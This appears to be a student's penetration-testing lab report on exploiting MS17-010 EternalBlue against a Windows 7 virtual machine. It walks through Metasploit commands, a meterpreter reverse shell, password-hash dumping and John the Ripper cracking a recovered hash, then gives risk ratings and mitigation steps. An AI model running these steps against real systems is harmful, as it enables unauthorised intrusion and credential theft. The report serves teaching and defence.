   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

2. Use the Exploit Module Use the payload use exploit/windows/smb/ms17_010_eternalblue

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation


msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target ⇒ 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```


3. Configure Exploit Parameters

set RHOST 192.168.196.134 # TARGET IP set RPORT 445 #TARGET PORT set LHOST 192.168.196.128 # SERVER(Kali) IP set LPORT 4444



4. Execute the Exploit

exploit



Victim System has gained Access

```
Stdapi: Audio Output Commands
=============================

    Command                   Description
    -------                   -----------
    play                      play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
======================

    Command                   Description
    -------                   -----------
    getsystem                 Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command                   Description
    -------                   -----------
    hashdump                  Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command                   Description
    -------                   -----------
    timestomp                 Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```


3.5 Post Exploitation Activities

get hash of Password

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Display the password Hash


```
┌──(kalirms㉿Kalirms)-[~]
└─$ cd Win-7

┌──(kalirms㉿Kalirms)-[~/Win-7]
└─$ nano win-7_hash

┌──(kalirms㉿Kalirms)-[~/Win-7]
└─$ ls
os-win7.txt  port-win7.txt  service-win7.txt  vuln-win7.txt  win-7_hash

┌──(kalirms㉿Kalirms)-[~/Win-7]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; cat win-7_hash
Friday 30 May 2025 11:45:51 PM IST
Student Name : Rahul Malatesh Sannapujar

Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```


┌──(kalirms㉿Kalirms)-[~/Win-7]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; john --wordlist /usr/share/wordlists/rockyou.txt win-7_hash
Friday 30 May 2025 11:57:38 PM IST
Student Name : Rahul Malatesh Sannapujar
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
Use the "--format=pix-md5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mysql"
Use the "--format=mysql" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle"
Use the "--format=oracle" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1"
Use the "--format=Raw-SHA1" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "LM"
Use the "--format=LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "bfegg"
Use the "--format=bfegg" option to force loading hashes of that type instead
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "tripcode", but also saw type "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "cryptoSafe"
Use the "--format=cryptoSafe" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA256"
Use the "--format=Raw-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Tiger"
Use the "--format=Tiger" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus5"
Use the "--format=lotus5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA224"
Use the "--format=HMAC-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "MD2"
Use the "--format=MD2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mdc2"
Use the "--format=mdc2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mscash"
Use the "--format=mscash" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mscash2"
Use the "--format=mscash2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA224"
Use the "--format=Raw-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Palshop"
Use the "--format=Palshop" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "NT"
Use the "--format=NT" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ripemd-160"
Use the "--format=ripemd-160" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "hMailServer"
Use the "--format=hMailServer" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ripemd-128"
Use the "--format=ripemd-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "gost"
Use the "--format=gost" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Snefru-128"
Use the "--format=Snefru-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ZipMonster"
Use the "--format=ZipMonster" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA384"
Use the "--format=HMAC-SHA384" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle11"
Use the "--format=oracle11" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "xsha"
Use the "--format=xsha" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HAVAL-256-3"
Use the "--format=HAVAL-256-3" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "plaintext"
Use the "--format=plaintext" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 402687 password hashes with no different salts (tripcode [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-05-30 23:58) 0g/s 177100p/s 177100c/s 71315MC/s 123456..sss
Session completed.

Step 10: Decrypt the Hash to get Password

```
┌──(kalirms㉿Kalirms)-[~/Win-7]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ;john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt win-7_hash

Friday 30 May 2025 11:59:14 PM IST
Student Name : Rahul Malatesh Sannapujar

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2025-05-30 23:59) 1.562g/s 15938Kp/s 15938Kc/s 15938KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Password is : alqfna22



Windows 7 password cracked successfully……

4. Vulnerability Summary

- **Name:** MS17-010 - EternalBlue SMBv1 Remote Code Execution
- **CVE ID:** CVE-2017-0144
- **Category:** Remote Code Execution (RCE)
- **Affected Systems:** Windows XP, Windows Vista, 7, 8, 10 (pre-patch), Windows Server 2003–2016
- **Protocol:** SMBv1

5. Risk Rating

Parameter	Value
CVSS v3.1 Score	9.8 (Critical)
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Confidentiality	High
Integrity	High
Availability	High

6. Mitigation Guidance (Step-by-step)

1. **Apply Security Patch:**
    - Install Microsoft patch from MS17-010 bulletin.
    - Update all legacy systems immediately.
2. **Disable SMBv1 Protocol (if not needed):**
    - **PowerShell Command:**

    Set-SmbServerConfiguration -EnableSMB1Protocol $false

    - Or via Windows Features GUI → Uncheck **SMB 1.0/CIFS File Sharing Support**.

3. **Firewall Rules:**
    - Block inbound traffic to port 445 from untrusted networks.
    - Use internal segmentation firewalls to limit lateral movement.
4. **Intrusion Detection/Prevention:**
    - Deploy and update IDS/IPS rules to detect SMB exploitation behavior.
5. **Backup and Disaster Recovery:**
    - Maintain offline backups and regularly test restore procedures.

7. Attack Timeline & Effort

Stage	Time Invested	Tools Used
Reconnaissance	10 minutes	nmap
Vulnerability Detection	5 minutes	smb-vuln-ms17-010.nse
Exploitation	15 minutes	Metasploit
Post-Exploitation	20 minutes	Meterpreter, Manual Checks

Total Time: ~50 minutes

8. Future Hardening Recommendations

- **Patch Management:** Implement an automated patch management process.
- **Network Segmentation:** Isolate sensitive systems and limit lateral movement paths.
- **Protocol Auditing:** Disable deprecated protocols (e.g., SMBv1) across all systems.
- **Security Monitoring:** Deploy SIEM with alerts on SMB anomalies.
- **Legacy System Decommission:** Replace unsupported Windows versions.
- **Red Team Exercises:** Regularly test your internal defenses against common exploits.

Conclusion

In Windows 7 MS17-010 is a critical SMBv1 vulnerability allowing remote code execution without authentication. Exploitation enables attackers to gain full system control, risking data loss and network compromise. The exploit is widely known and automated, making timely patching vital. Disabling SMBv1 and applying official Microsoft patches greatly reduce risk. Continuous monitoring and network segmentation further enhance security against similar threats.